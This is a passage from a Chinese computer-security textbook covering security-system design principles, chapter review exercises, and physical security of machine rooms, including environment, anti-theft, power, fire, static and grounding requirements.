是由于系统故障、自然灾害等原因造成的。信息恢复就是从备份和归档的数据中恢复原来数据。信息恢复过程与数据备份过程有很大的关系。数据备份做得是否充分对信息恢复有很大的影响。信息恢复过程的一个特点是有优先级别。直接影响日常生活和工作的信息必须先恢复,这样可以提高信息恢复的效率。

1.3.5　应用安全技术

目前,全球互联网用户已达15亿,大部分用户也都会利用网络进行购物、银行转账支付、网络聊天和各种软件下载等。人们在享受便捷网络的同时,网络环境也变得越来越危险,比如网络钓鱼、垃圾邮件、网站被黑、企业上网账户密码被窃取、QQ号码被盗、个人隐私数据被窃取等。因此,对于每一个使用网络的人来说,掌握一些应用安全技术是很有必要的。

1.4　计算机安全发展趋势

随着计算机技术的快速发展与应用,计算机安全的内涵在不断地延伸,从最初的信息保密性发展到信息的完整性、可用性、可控性和不可否认性,进而又发展为“攻(攻击)、防(防范)、测(检测)、控(控制)、管(管理)、评(评估)”等多方面的基础理论和实施技术。信息安全的核心问题是密码理论及其应用。目前,在计算机安全领域人们关注的焦点主要有以下几方面:

(1) 密码理论与技术。
(2) 安全协议理论与技术。
(3) 安全体系结构理论与技术。
(4) 信息对抗理论与技术。
(5) 网络安全与安全产品。

1.5　安全系统设计原则

安全防范体系在整体设计过程中应遵循以下12项原则。

1. 木桶原则

木桶原则是指对信息进行均衡、全面的保护。木桶的最大容积取决于最短的一块木板。

2. 整体性原则

要求在网络发生被攻击、破坏事件的情况下,必须尽可能地快速恢复网络信息中心的服务,减少损失。因此,信息安全系统应该包括安全防护机制、安全检测机制和安全恢复机制。

3. 有效性与实用性原则

不能影响系统的正常运行和合法用户的操作活动。网络中的信息安全和信息共享存在



一个矛盾：一方面，为健全和弥补系统缺陷或漏洞，会采取多种技术手段和管理措施；另一方面，势必给系统的运行和用户的使用造成负担和麻烦，尤其在网络环境下，实时性要求很高的业务不能容忍安全连接和安全处理造成的时延和数据扩张。如何在确保安全性的基础上，把安全处理的运算量减小或分摊，减少用户记忆、存储工作和安全服务器的存储量、计算量，应该是一个信息安全设计者主要解决的问题。

4．安全性评价与平衡原则

对任何网络，绝对安全难以达到，也不一定是必要的，所以需要建立合理的实用安全性与用户需求评价的平衡体系。安全体系设计要正确处理需求、风险与代价的关系，做到安全性与可用性相容，做到组织上可执行。评价信息是否安全，没有绝对的评判标准和衡量指标，只能取决于系统的用户需求和具体的应用环境，具体取决于系统的规模和范围、系统的性质和信息的重要程度。

5．标准化与一致性原则

系统是一个庞大的系统工程，其安全体系的设计必须遵循一系列的标准，这样才能确保各个分系统的一致性，使整个系统安全地互联互通、信息共享。

6．技术与管理相结合原则

安全体系是一个复杂的系统工程，涉及人、技术、操作等要素，单靠技术或单靠管理都不可能实现。因此，必须将各种安全技术与运行管理机制、人员思想教育与技术培训、安全规章制度建设相结合。

7．统筹规划、分步实施原则

由于政策规定、服务需求的不明朗，环境、条件、时间的变化，攻击手段的进步等原因，安全防护不可能一步到位，可在一个比较全面的安全规划下，根据网络的实际需要，先建立基本的安全体系，保证基本的、必需的安全性。随着今后网络规模的扩大及应用的增加，网络应用和复杂程度的变化，网络脆弱性也会不断增加，因此需要调整或增强安全防护力度，保证整个网络最根本的安全需求。

8．等级性原则

等级性原则是指安全层次和安全级别。良好的信息安全系统必然是分为不同等级的，包括对信息保密程度分级，对用户操作权限分级，对网络安全程度分级（安全子网和安全区域），对系统实现结构的分级（应用层、网络层、数据链路层等），从而针对不同级别的安全对象，提供全面、可选的安全算法和安全体制，以满足网络中不同层次的各种实际需求。

9．动态发展原则

要根据网络安全的变化不断调整安全措施，适应新的网络环境，满足新的网络安全需求。



10. 易操作性原则

首先，安全措施需要人为去完成，如果措施过于复杂，对人的要求过高，本身就降低了安全性。其次，措施的采用不能影响系统的正常运行。

11. 自主和可控性原则

网络安全与保密问题关系着一个国家的主权和安全，所以网络安全产品不可能依赖于从国外进口，必须解决网络安全产品的自主权和自控权问题，建立自主的网络安全产品和产业。同时为了防止安全技术被不正当的用户使用，必须采取相应的措施对其进行控制，比如密钥托管技术等。

12. 权限分割、互相制约、最小化原则

在很多系统中都有一个系统超级用户或系统管理员，拥有对系统全部资源的存取和分配权，所以它的安全至关重要，如果不加以限制，有可能由于超级用户的恶意行为、口令泄密、偶然破坏等对系统造成不可估量的损失和破坏。因此有必要对系统超级用户的权限加以限制，实现权限最小化原则。管理权限交叉，由几个管理用户来动态地控制系统的管理，实现互相制约。对于普通用户，则实现权限最小原则，不允许其进行非授权以外的操作。

1.6　人、制度和技术之间的关系

计算机网络系统安全管理包括安全技术和设备的管理、安全管理制度、部门与人员的组织规则等。管理的制度化极大程度地影响着整个计算机网络系统的安全，严格的安全管理制度、明确的部门安全职责划分、合理的人员角色配置都可以在很大程度上降低其他层次的安全漏洞。

小　　结

本章介绍了计算机安全的基本概念、计算机系统面临的威胁、计算机安全研究的重要性、计算机安全技术体系结构、安全系统设计原则以及人、制度和技术之间的关系。通过本章的学习，使读者对计算机安全有一个整体的认识，要认识到计算机安全对于国家、单位和个人都是至关重要的。

习　　题

1. 填空题

(1) ________是指秘密信息在产生、传输、使用和存储的过程中不被泄露或破坏。

(2) 计算机安全的 4 个方面包括：________、________、________和不可否认性。



（3）计算机安全主要包括系统安全和________两个方面。

（4）________是指系统在规定条件下，完成规定功能的能力。

（5）一个完整的计算机安全技术体系结构由________、________、系统安全技术、网络安全技术以及________组成。

（6）一个最常见的网络安全模型是________。

2. 思考与简答题

（1）简述计算机系统的脆弱性。

（2）简述计算机系统面临的威胁。

（3）简述 PDRR 网络安全模型的工作过程。

（4）简述计算机安全发展趋势。

（5）简述安全系统设计原则。

（6）简述人、制度和技术之间的关系。

（7）谈谈你自己对计算机安全的认识。

第2章　实体和基础设施安全

本章学习目标：

- 了解物理安全的定义、目的和内容
- 了解环境安全的相关措施
- 了解设备安全的相关措施
- 了解供电系统安全的相关措施
- 了解通信线路安全与电磁防护的相关措施

2001 年 2 月 9 日上午 8 时左右，中美之间的一条海底光缆在日本横滨维护区（位于我国上海崇明海缆站以东 375km 的公海中）发生阻断，造成中国电信及其他电信运营商北美方向部分线路中断。中美海缆是承担中美间 Internet 数据交换的重要载体，在海缆发生阻断后，访问北美地区的网站也就受到影响。这是计算机系统物理安全遭到破坏的一个典型例子。

物理安全主要包括环境安全、设备安全、电源系统安全以及通信线路安全等，本章将对这几部分进行详细介绍。

2.1　物理安全的重要性

1. 物理安全定义

物理安全（即实体和基础设施安全）是保护计算机设备、设施（网络及通信线路）免遭地震、水灾、火灾、有害气体和其他环境事故（如电磁污染等）破坏的措施和过程。物理安全在物理介质层次上对存储和传输的网络信息进行安全保护，是网络信息安全的基本保障。物理安全是整个计算机信息系统安全的前提。由于物理安全的代价高，所以经常力求通过使用别的更廉价的技术把对它的需要降到最低限度。

物理安全主要考虑的问题是环境、场地和设备的安全及实体访问控制和应急处理计划等。保证计算机及网络系统机房的安全，以及保证所有组成信息系统设备、场地、环境及通信线路的物理安全，是整个计算机信息系统安全的前提。如果物理安全得不到保证，整个计算机信息系统的安全也就不可能实现。



物理安全是保护一些比较重要的设备不被接触。物理安全比较难防,因为攻击者往往是来自能够接触到物理设备的用户。

2. 物理安全技术定义

物理安全技术主要是指对计算机及网络系统的环境、场地、设备和通信线路等采取的安全技术措施。物理安全技术实施的目的是保护计算机、网络服务器、打印机等硬件实体和通信设施免受自然灾害、人为失误、犯罪行为的破坏,确保系统有一个良好的电磁兼容工作环境,建立完备的安全管理制度,防止非法进入计算机工作环境和各种偷窃、破坏活动的发生。

3. 影响物理安全的主要因素

(1) 计算机及其网络系统自身存在的脆弱性因素。
(2) 各种自然灾害导致的安全问题。
(3) 由于人为的错误操作及各种计算机犯罪导致的安全问题。

2.2 计算机机房及环境安全

计算机系统是由大量电子设备和机械设备组成的,计算机的运行环境对计算机的影响非常大,环境影响因素主要有温度、湿度、灰尘、腐蚀、电气与电磁干扰等。这些因素从不同方面影响计算机的可靠工作。因此,计算机机房的环境条件是计算机可靠安全运行的重要因素之一。

1. 环境安全的目的

为计算机系统提供合适的安全环境有如下 3 个目的。
(1) 充分发挥计算机系统的性能,确保其可靠安全地运行。
(2) 延长计算机系统的使用寿命。
(3) 确保工作人员的身心健康,提高工作效率。

实践表明,有些计算机系统运行不稳定或者经常出错,除了机器本身的原因之外,计算机机房环境条件也是一个重要因素。因此,要充分认识机房环境条件的作用和影响,确保计算机机房的环境安全。

2. 计算机机房安全要求

计算机系统中的各种数据依据其重要性和保密性,可以划分为以下 3 个不同的等级。
(1) A 级:对计算机机房的安全有严格的要求,有完善的计算机机房安全措施。
(2) B 级:对计算机机房的安全有较严格的要求,有较完善的计算机机房安全措施。
(3) C 级:对计算机机房的安全有基本的要求,有基本的计算机机房安全措施。

建设机房时,应该根据所处理的信息以及运用场合的重要程度,来选择适合本系统特点的安全等级,而不应该要求机房都达到某一安全级别的所有要求。

计算机机房安全要求的详细情况见表 2-1。



表 2-1　计算机机房安全要求

安全类别／安全项目	A 类机房	B 类机房	C 类机房	安全类别／安全项目	A 类机房	B 类机房	C 类机房
场地选择	－	－		供配电系统	＋	－	－
内部装修	＋	－		防静电	＋	－	
防水	＋	－		防雷击	＋	－	
防火	－	－	－	防鼠害	＋	－	
空调系统	＋	－	－	防电磁泄漏	－	－	
火灾报警和消防设施	＋	－	－				

注：“＋”表示有要求；“－”表示增加要求；空栏表示无要求。

3. 计算机机房的外部环境要求

计算机机房场地的选择应以能保证计算机长期稳定、可靠、安全地工作为主要目标，所以对计算机机房的外部环境有如下要求。

(1) 应该考虑环境安全性、地质可靠性、场地抗电磁干扰性。

(2) 应该避开强振动源和强噪声源。

(3) 应避免设在建筑物的高层以及用水设备的下层或隔壁，这是因为底层一般较潮湿，而顶层有漏雨、穿窗而入的危险。

(4) 应该尽量选择电力和水源充足、环境清洁、交通和通信方便的地方。

(5) 对于机要部门信息系统的机房，还应考虑机房中的信息射频不易被泄露和窃取。

(6) 机房方圆 100m 内不能有危险建筑物，如加油站、煤气站、天然气或煤气管道和散发有强烈腐蚀气体的设施、工厂等。

(7) 电梯和楼梯不能直接进入机房。

(8) 建筑物周围应有足够亮度的照明设施和防止非法进入的设施。

(9) 外部容易接近的进出口，如风道口、排风口、窗户、应急门等应有栅栏或监控措施，必要时安装自动报警设备。

4. 计算机机房内部环境要求

对计算机机房的内部环境有如下要求。

(1) 机房应辟为专用和独立的房间。

(2) 经常使用的进出口应限于一处，以便于出入管理。

(3) 机房内应留有必要的空间，其目的是确保灾害发生时人员和设备的撤离和维护。

(4) 在较大的楼层内，计算机机房应靠近楼梯的一边。这样既便于安全警卫，又利于在发生火灾险情时的转移撤离。

(5) 应当保证所有进出计算机机房的人都必须在管理人员的监控之下。外来人员一般不允许进入机房内部，对于在特殊情况下需要进入机房内部的人员，应办理相关手续，并对来访者的随身物品进行相应的检查。



（6）机房供电系统应将动力照明用电与计算机系统供电线路分开，机房及疏散通道要安装应急照明装置。

（7）照明应达到规定标准。

另外，采用物理防护手段，建立物理屏障，阻止非法入侵接近计算机系统，是行之有效的防护措施，这些措施有出入识别、区域隔离和边界防护等。出入识别已从早期的专人值守、验证口令等发展为密码锁、磁卡识别、指纹识别、视网膜识别和语音识别等多种手段的身份识别措施。区域隔离和边界防护是将重要的计算机系统周围构造安全警戒区，边界设置障碍，区内采取重点防范，甚至昼夜警戒，将入侵者阻拦在警戒区以外。

5. 计算机机房环境温度要求

计算机的电子元器件、芯片都密封在机箱中，有的芯片工作时表面温度相当高，一般电子元器件工作温度的范围是 0～45℃，统计数据表明，当环境温度超过规定范围（60℃）时，计算机系统就不能正常工作，温度每升高 10℃，电子元器件的可靠性就会降低 25%。元器件可靠性降低无疑将影响计算机的正确运算，影响结果的正确性。

温度对磁介质的磁导率影响很大，温度过高或过低都会使磁导率降低，影响磁头读写的正确性。温度变化还会使磁带、磁盘表面热胀冷缩发生变化，造成数据的读写错误，影响信息的正确性。温度过高会使插头、插座、计算机主板、各种信号线腐蚀速度加快，容易造成接触不良，温度过高也会使显示器各线圈骨架尺寸发生变化，使图像质量下降。温度过低会使绝缘材料变硬、变脆，使漏电电流增大，使磁记录媒体性能变差，同时也会影响显示器的正常工作。在有条件的情况下，最好将计算机放置在有空调的房间内。机房温度最好控制在 15℃～35℃之间。

6. 计算机机房环境湿度要求

放置计算机的房间内，湿度最好保持在 40%～60%之间，湿度过高或过低对计算机的可靠性与安全性都有影响。

（1）湿度过高

当相对湿度超过 70%时，会在元器件的表面附着一层很薄的水膜，使计算机内的元器件受潮变质，会造成元器件各引脚之间的漏电，出现电弧现象，甚至会发生短路而损坏机器。

当水膜中含有杂质时，它们会附着在元器件引脚、导线、接头表面，会造成这些表面发霉和触点腐蚀，引起电气部分绝缘性能下降。湿度过大还会使灰尘的导电性能增强，电子器件失效的可能性也随之增大。

湿度过高，打印纸会吸潮变厚，也会影响正常的打印操作。

（2）湿度过低

相对湿度不能低于 20%，否则会因过分干燥而产生静电干扰，引起计算机的错误动作。

另外，相对湿度过低还会导致计算机网络设备中的某些元器件龟裂，印制电路板变形，特别是静电感应增加，会使计算机内存储的信息丢失或异常，严重时还会导致芯片损坏，给计算机系统带来严重危害。

总之，如果对计算机运行环境没有任何控制，温度与湿度高低交替大幅度变化，会加速对计算机中各种元器件与材料的腐蚀与破坏，严重影响计算机的正常运行与使用寿命。所



以，机房内的相对湿度最好控制在40%～60%之间，机房温度最好控制在15℃～35℃之间。湿度控制与温度控制最好都与空调联系在一起，由空调系统集中控制。机房内应安装温度、湿度显示仪，以便随时进行观察和监测。

7. 计算机机房洁净度要求

洁净度是对悬浮在空气中尘埃颗粒的大小与含量的要求，对于机房的洁净度而言，要求尘埃颗粒直径小于0.5μm，平均每升空气含尘量少于1万颗。如果机房内灰尘过多，会缩短计算机的寿命。

灰尘对计算机中的精密机械装置（如光盘驱动器）影响很大，光盘机的读头与盘片之间的距离很小，在高速旋转过程中，各种灰尘，其中包括纤维性灰尘会附着在盘片表面，当读信号的时候，可能擦伤盘片表面或者磨损读头，造成数据读写错误或数据丢失。

如果灰尘中还包括导电尘埃和腐蚀性尘埃，那么它们会附着在元器件与电子线路的表面，若此时机房空气湿度较大，会造成短路或腐蚀裸露的金属表面。灰尘在元器件表面的堆积，会造成接插件的接触不良、发热元器件的散热能力降低、电气元器件的绝缘性能下降。

因此，计算机机房必须有除尘、防尘的设备和措施，保持清洁卫生，以保证设备的正常工作。对进入机房的新鲜空气应进行一次或两次过滤，要采取严格的机房卫生制度，降低机房灰尘含量。

上述5、6、7条，合起来称为机房“三度”（温度、湿度和洁净度）要求，所以，为保证计算机网络系统的正常运行，要根据“三度”要求来建设、维护和管理机房。

(1) 制订合理的清洁卫生制度，禁止在机房内吸烟，吃东西，乱扔瓜果皮、纸屑。

(2) 在机房内要禁止放食物，以防止老鼠或其他昆虫损坏电源线和记录介质等设备。

(3) 机房内严禁存放腐蚀物质，以防计算机设备受大气腐蚀、电化腐蚀或直接被氧化、腐蚀、生锈及损坏。

(4) 在设计和建造机房时，必须考虑到震动、冲击的影响，还需要避免各种干扰（噪声干扰、电气干扰等）。

8. 计算机机房防盗要求

在机房中服务器系统的磁盘或光盘上存放着重要的应用软件、业务数据或者机密信息等，这些设备本身及其内部存储的信息都是非常重要的，一旦丢失或被盗，将产生极其严重的后果。因此，对重要的设备和存储介质应该采取严格的防盗措施。

(1) 增加重量和胶黏

这是早期主要采取的防盗措施，将重要的计算机网络设备永久地固定或黏结在某个位置上。虽然该方法增强了设备的防盗能力，但是却给设备的移动或调整位置带来不便。

(2) 加锁

将设备与固定底盘用锁连接，只有将锁打开才可移动设备。比如某些笔记本式计算机采用机壳加锁扣的防盗方法。

(3) 光缆

将每台重要的设备通过光缆串接起来，并使光束沿光纤传输，如果光束传输受阻，则自动报警。该保护装置比较简便，一套装置可以保护机房内的所有重要设备，并且不影响设备



的可移动性。

(4) 磁性标签

在需要保护的重要设备、存储介质和硬件上贴上磁性标签,当有人非法携带这些重要设备或物品外出时,检测器就会发出报警信号。

(5) 视频监视系统

视频监视系统能对计算机网络系统的外围环境、操作环境进行实时全程监控,是一种更为可靠的防盗设备措施。

对重要的机房,还应采取特别的防盗措施,如值班守卫、出入口安装金属探测装置等。

9. 计算机机房电源要求

计算机对电源有两个基本要求:电压要稳、在机器工作时供电不能间断。

电压不稳不仅会对显示器和打印机的工作造成影响,而且还会造成磁盘驱动器运行不稳定,从而引起数据的读写错误。

为了获得稳定的电压,可以使用交流稳压电源。

为了防止突然断电对计算机工作造成影响,在要求较高的应用场合,应该装备不间断供电电源(UPS),以便断电后能使计算机继续工作一小段时间,使操作人员能及时处理完计算工作或保存数据。

10. 计算机机房电气干扰

电气干扰是指电网电压和计算机内外的电磁场引起的干扰。

常见的电气干扰是指电压的瞬间较大幅度的变化、突发的尖脉冲或电压不足甚至掉电。例如,计算机机房内使用较大功率的吸尘器、电钻,机房外使用电锯、电焊机等大用电量设备,这些情况都容易在附近的计算机电源中产生电气噪声信号干扰。

这些干扰一般容易破坏信息的完整性,有时还会损坏计算机设备。

防止电气干扰的办法是采用稳压电源或不间断电源,为了防止突发的电源尖脉冲,对电源还要增加滤波和隔离措施。

另外,当计算机正在工作时,在机房内应尽量避免使用电炉、电视或其他强电设备,空调设备的供电系统与计算机供电系统应是相对独立的系统。

对计算机正常运转影响较大的电磁干扰是静电干扰与周边环境的强电磁场干扰。由于计算机中的芯片大部分都是 MOS(金属氧化物半导体)器件,静电电压过高会破坏这些 MOS 器件,据统计,50%以上的计算机设备的损害直接或间接与静电有关。

防静电的主要方法有以下两种:

(1) 机房应该按防静电要求装修,比如使用防静电地板。

(2) 整个机房应该有一个独立的和良好的接地系统,机房中各种电气和用电设备都接在统一的地线上。

周边环境的强电磁场干扰主要指可能的无线电发射装置、微波线路、高压线路、电气化铁路、大型电机、高频设备等产生的强电磁干扰。这些强电磁干扰轻则会使计算机工作不稳定,重则对计算机造成损坏。



11. 计算机机房防火要求

引起计算机机房火灾的原因一般有：电气原因、人为事故和外部火灾蔓延。

（1）电气原因

这是指电气设备和线路的短路、过载、接触不良、绝缘层破损或静电等原因导致电打火而引起的火灾。

（2）人为事故

由于计算机机房人员不慎，吸烟并且乱扔烟头等不良习惯，使充满易燃物质的机房起火。

（3）外部火灾蔓延

这是指因外部房间或其他建筑物起火蔓延到机房而引起机房起火。

机房内应有防火措施。如机房内应有火灾自动报警系统，机房内应放置适用于计算机机房的灭火器，并建立应急计划和防火制度等。为避免火灾应采取如下具体措施。

（1）隔离

计算机机房四周应该设计一个隔离带。系统中特别重要的设备应该尽量与人员频繁出入的地区和堆积易燃物的区域隔离。所有机房的房门应该为防火门，外层要有金属蒙皮。机房内部应用阻燃材料装修。

（2）火灾报警系统

火灾报警系统的作用是在火灾初期就能检测到并及时发出警报。火灾报警系统按传感器的不同，分为烟报警和热敏式温度报警两种类型。

烟报警器在火灾开始的发烟阶段就会检测出火灾，并发出警报。它的动作快，可使火灾及时被发觉。

热敏式温度报警器是在火灾发生，温度升高后发出报警信号。

近年来还开发出一种新型的CD探测报警器，它在发烟初期即可探测到火灾的发生，避免损失，且可避免人员因缺氧而死亡。

为安全起见，机房应配备多种火灾自动报警系统，并保证在断电后24h之内仍能发出警报。报警器可以采用音响或灯光报警，一般安放在值班室或人员集中处，以便工作人员及时发现并向消防部门报告、组织人员疏散等。

（3）灭火设施

计算机机房内应该配置灭火器材，机房所在楼层应该备有防火栓、灭火器材和工具，这些设施应具有明显的标记，且需要定期检查。主要的消防器材和工具包括以下两大类。

① 灭火器。虽然机房建筑内要求有自动喷水、供水系统和各种灭火器，但并不是任何机房火灾都可以自动喷水的，因为有时对设备的二次破坏比火灾本身造成的损坏更为严重。因此，灭火器材最好使用气体灭火器，推荐使用不会造成二次污染的卤代烷1211或1301灭火器，如无条件，也可使用CO_2灭火器。同时，还应有手持式灭火器，用于大设备灭火。

② 灭火工具及辅助设备。液压千斤顶、手提式锯、铁锨、镐、锤子、应急灯等。

（4）管理措施

机房应制订完善的应急计划和相关制度，并严格执行计算机机房环境和设备维护的各项规章制度。加强对火灾隐患部位的检查，如电源线路要经常检查是否有短路处，防止出现



火花引起火灾。要制订灭火的应急计划并对所属人员进行培训。此外还应定期对防火设施和工作人员的掌握情况进行测试。

12. 计算机机房防水要求

计算机机房的水灾情况一般是由机房内渗水、漏水等原因引起的。因此,机房内应该有防水措施。比如机房内应该有水灾自动报警系统,还应该有排水装置,另外,如果机房上层有用水设施,则需要加防水层。

2.3 设备安全

计算机信息系统的硬件设备一旦被损坏又不能及时修复,不仅会造成经济损失,而且可能导致整个系统瘫痪,产生严重的后果。因此,必须加强对计算机信息系统硬件设备的使用管理,坚持做好硬件设备的日常维护和保养工作。

1. 硬件设备的使用管理

(1) 要根据硬件设备的具体配置情况,制订切实可行的硬件设备操作使用规程,并严格按操作规程进行操作。

(2) 建立设备使用情况日志,并严格登记使用过程中出现的情况。

(3) 建立硬件设备故障情况登记表,详细记录故障性质和修复情况。

(4) 坚持对设备进行例行维护和保养,并指定专人负责。

2. 常用硬件设备的维护和保养

常用硬件设备的维护和保养包括以下几部分:

(1) 对主机、显示器、打印机、硬盘的维护保养。

(2) 对网络设备,如 Modem、HUB、交换机、路由器、网络线缆、RJ-45 接头等的维护保养。

(3) 对供电系统的各种保护装置以及地线进行定期检查。

所有计算机信息系统的设备都应当置于上锁且有空调的房间里,还要将对设备的物理访问权限限制在最小范围内。

3. 信息存储介质的安全管理

计算机系统的信息存储在某种存储介质上,常用的存储介质有磁带、硬盘、光盘、打印纸等。对存储介质的安全管理主要包括以下几方面:

(1) 存放有业务数据或程序的磁盘、磁带或光盘,应妥善保管,必须注意防磁、防潮、防火和防盗。

(2) 对硬盘上的数据,要建立有效的级别、权限,并严格管理,必要时要对数据进行加密,以确保硬盘数据的安全。

(3) 存放业务数据或程序的磁盘、磁带或光盘,管理必须落实到人,并分类建立登记簿,记录编号、名称、用途、规格、制作日期、有效期、使用者、批准者等信息。





(4) 对存放有重要信息的磁盘、磁带、光盘,要备份两份并分两处保管。

(5) 打印有业务数据或程序的打印纸,要视同档案进行管理。

(6) 对需要长期保存的有效数据,应在磁盘、磁带、光盘的质量保证期内进行转储,转储时应确保内容正确。

(7) 凡超过数据保存期的磁盘、磁带、光盘,必须经过特殊的数据清除处理,视同空白磁盘、磁带、光盘。

(8) 凡不能正常记录数据的磁盘、磁带、光盘,必须经过测试确认后由专人进行销毁,并做好登记工作。

2.4　供电系统安全

电源是计算机网络系统的命脉,电源系统的稳定可靠是计算机网络系统正常运行的先决条件。电源系统电压的波动、浪涌电流和突然断电等意外情况的发生还可能引起计算机系统存储信息的丢失、存储设备的损坏等情况的发生,电源系统的安全是计算机系统物理安全的一个重要组成部分。因此,为保证计算机及其网络系统的正常工作,首先要保证正常供电。通过一系列的保护措施,如采用稳压电源、不间断电源、应急发电设备等。

电源系统安全不仅包括外部供电线路的安全,更重要的是指室内电源设备的安全。

1. 电源对用电设备安全的潜在威胁

理想的直流电源应提供纯净的直流,然而总有一些干扰存在,比如在开关电源输出端口叠加的脉动电流和高频振荡。这两种干扰再加上电源本身产生的尖峰噪声使电源出现断续和随意的漂移。另外,电磁干扰会产生电磁兼容性问题,当电源的电磁干扰比较强时,其产生的电磁场就会影响到硬盘等磁性存储介质,久而久之就会使存储的数据受到损害。电磁干扰还可以通过设备的电源端子传导发射,造成电网的污染。信息设备在工作时也会向空间辐射电磁波,这构成了对其他设备的扰乱,特别是对无线接收设备的影响很大。

此外,当电源输出的直流电压中掺杂了过多的交流成分时,就会使主板、内存、显卡等半导体元器件不能正常工作。而且当市电有较大波动时,电源输出电压会产生大的变化,还有可能导致计算机和网络设备重新启动或不能正常工作。

2. 电力能源的可靠供应

为了确保电力能源的可靠供应,以防外部供电线路发生意外故障,必须有详细的应急预案和可靠的应急设备。应急设备主要包括:备用发电机、大容量蓄电池和 UPS 等。除了要求这些应急电源设备具有高可靠性外,还要求它们具有较高的自动化程度和良好的可管理性,以便在意外情况发生时可以保证电源的可靠供应。

3. 防静电措施

不同物体间的相互摩擦、接触会产生能量不大但电压非常高的静电。如果静电不能及时释放出去,就可能产生火花,容易造成火灾或损坏芯片等意外事故。计算机系统的 CPU、ROM、RAM 等关键部件大都采用 MOS 工艺的大规模集成电路,对静电极为敏感,容易因



静电而损坏。

静电对电子设备的损害具有如下特点。

（1）隐蔽性

人体不能直接感知静电，除非发生静电放电，但是发生静电放电人体也不一定能有电击的感觉，这是因为人体感知的静电放电电压为2～3kV，所以静电具有隐蔽性。

（2）潜在性

有些电子元器件受到静电损伤后的性能没有明显下降，但多次累加放电会给元器件造成内伤而形成隐患。因此，静电对元器件的损伤具有潜在性。

（3）随机性

从一个电子元器件生产出来以后，一直到它损坏以前，时刻都受到静电的威胁，而这些静电的产生也具有随机性。其损坏过程也具有随机性。

（4）复杂性

静电放电损伤的失效分析工作，因电子产品的精、细、微小的结构特点而费时、费事、费钱，要求较高的技术，并往往需要使用扫描电镜等高精密仪器。即使如此，有些静电损伤现象也难以与其他原因造成的损伤加以区别，使人误把静电损伤失效当做其他失效。这在对静电放电损害未充分认识之前，常常归因于早期失效或情况不明的失效，从而不自觉地掩盖了失效的真正原因。所以，静电对电子元器件损伤的分析具有复杂性。

机房的内装修材料一般应避免使用挂毯、地毯等吸尘、容易产生静电的材料，而应采用乙烯材料。为了防静电，机房一般要安装防静电地板，并将地板和设备接地以便将设备内积聚的静电迅速释放到大地。机房内的专用工作台或重要的操作台应有接地平板。此外，工作人员的服装和鞋最好用低阻值的材料制作，机房内应保持一定湿度，特别是在干燥季节应适当增加空气湿度，以免因干燥而产生静电。

4. 接地与防雷要求

接地与防雷是保护计算机网络系统和工作场所安全的重要安全措施。

接地是指整个计算机系统中各处电位均以大地电位为零参考电位。接地可以为计算机系统的数字电路提供一个稳定的0V参考电位，从而可以保证设备和人身的安全，同时也是防止电磁信息泄露的有效手段。

（1）地线种类

① 保护地。计算机系统内的所有电气设备均应接地。如果电子设备的电源线绝缘层损坏而漏电时，设备的外壳可能带电，造成人身和设备事故。因而必须将外壳接地，以使外壳上积聚的电荷迅速排放到大地。

保护地一般是为大电流泄放而接地。我国规定，机房内保护地的接地电阻小于等于4Ω。保护地在插头上有专门的一条芯线，由电缆线连接到设备外壳，插座上对应的芯线（地线）引出与大地相连。保护地线应连接可靠，一般不用焊接，而采用机械压紧连接。地线应足够粗，至少应为4号AWG铜线，或为金属带线。

② 直流地。直流地又称为逻辑地，是计算机系统的逻辑参考地，即计算机中数字电路的低电位参考地。数字电路只有“1”和“0”两种状态，其电位差一般为3～5V。随着超大规模集成电路技术的发展，电位差越来越小，对逻辑地的接地要求也越来越高。因为逻辑



地(0)的电位变化直接影响到数据的准确性。直流地的接地电阻一般要求小于等于 2Ω。

③ 屏蔽地。为避免计算机网络系统各种设备间的电磁干扰,防止电磁信息泄露,重要的设备和重要的机房都要采取适当的屏蔽措施,即用金属体来屏蔽设备或整个机房。金属体称为屏蔽机柜或屏蔽室。屏蔽体需与大地相连,形成电气通路,为屏蔽体上的电荷提供一条低阻抗的泄放通路。屏蔽效果的好坏与屏蔽体的接地密切相关,一般屏蔽地的接地电阻要求小于等于 4Ω。

④ 静电地。机房内人体本身、人体在机房内的运动、设备的运行等均可能产生静电。人体静电有时可达上千伏,人体与设备或元器件导电部分直接接触极易造成设备损坏,而设备运行中产生的静电干扰则会引起设备的运行故障。为消除静电可能带来的不良影响,除采取如测试人体静电、接触设备前先触摸地线、泄放电荷、保持室内一定的温度和湿度等管理方面的措施外,还应使用防静电地板等材料,即将地板金属基体与地线相连,以使设备运行中产生的静电随时释放。

⑤ 雷击地。雷电具有很大的能量,雷击产生的瞬时电压可高达 10MV 以上。单独建设的机房或机房所在的建筑物,必须设置专门的雷击保护地(简称雷击地),以防雷击产生的巨大能量和高压对设备与人身造成危害。应将具有良好导电性能和一定机械强度的避雷针安置在建筑物的最高处,引下导线接到地网或地桩上,形成一条最短的、牢固的对地通路,即防雷击地线。防雷击地线地网和接地桩应与其他地线系统保持一定的距离,至少应在 10m 以上。

(2) 接地系统

计算机机房的接地系统是指计算机系统本身和场地的各种地线系统的设计和具体实施。

① 各自独立的接地系统。这种接地系统主要考虑直流地、交流地、保护地、屏蔽地、雷击地等的各自作用,为避免相互干扰,分别单独通过地网或接地桩接到大地。这种方案虽然理论上可行,但实施起来难度很大。

② 交、直流分开的接地系统。这种接地系统将计算机的逻辑地和雷击地单独接地,其他地共地。这既可使计算机工作可靠,又可减少一些地线。但这样仍需 3 个单独的接地体,无论从接地体的埋设场地考虑,还是从投资和施工难度考虑,都是很难承受的。

③ 共地接地系统。共地接地系统的出发点是除雷击地外,另建一个接地体,此接地体的电阻要小,以保证泄放电荷迅速排放到大地。计算机系统的直流地、保护地、屏蔽地等在机房内单独接到各自的接地母线,自成系统,再分别接到室外的接地体上。这种接地的优点是减少了接地体的建设,各地之间独立,不会产生相互干扰。缺点是直流地(逻辑地)与其他地线共用,易受其他信号干扰影响。

④ 直流地、保护地共用地线系统。这种接地系统的直流地和保护地共用接地体,屏蔽地、交流地、雷击地单独埋设。该接地方案的出发点是许多计算机系统内部已将直流地和保护地连在一起,对外只有一条引线,在此情况下,直流地与保护地分开已无实际意义。由于直流地与交流地分开,使计算机系统仍具有较好的抗干扰能力。

⑤ 建筑物内共地系统。随着城市高层建筑群的不断增多,建筑物内各种设备和供电系统、通信系统的接地问题越来越突出。一方面,建筑高层化、密集化,接地设备多、要求高;另一方面,高层建筑附近又不可能有足够的场地构造地线接地体。高层建筑目前的基础设施都是光打桩,整栋建筑从下到上都有钢筋基础。由于这些钢筋基础很多,且连成一体,深入到地下漏水层,同时各楼层钢筋均与地下钢筋相连,作为地线接地电阻很小(经实际测量可



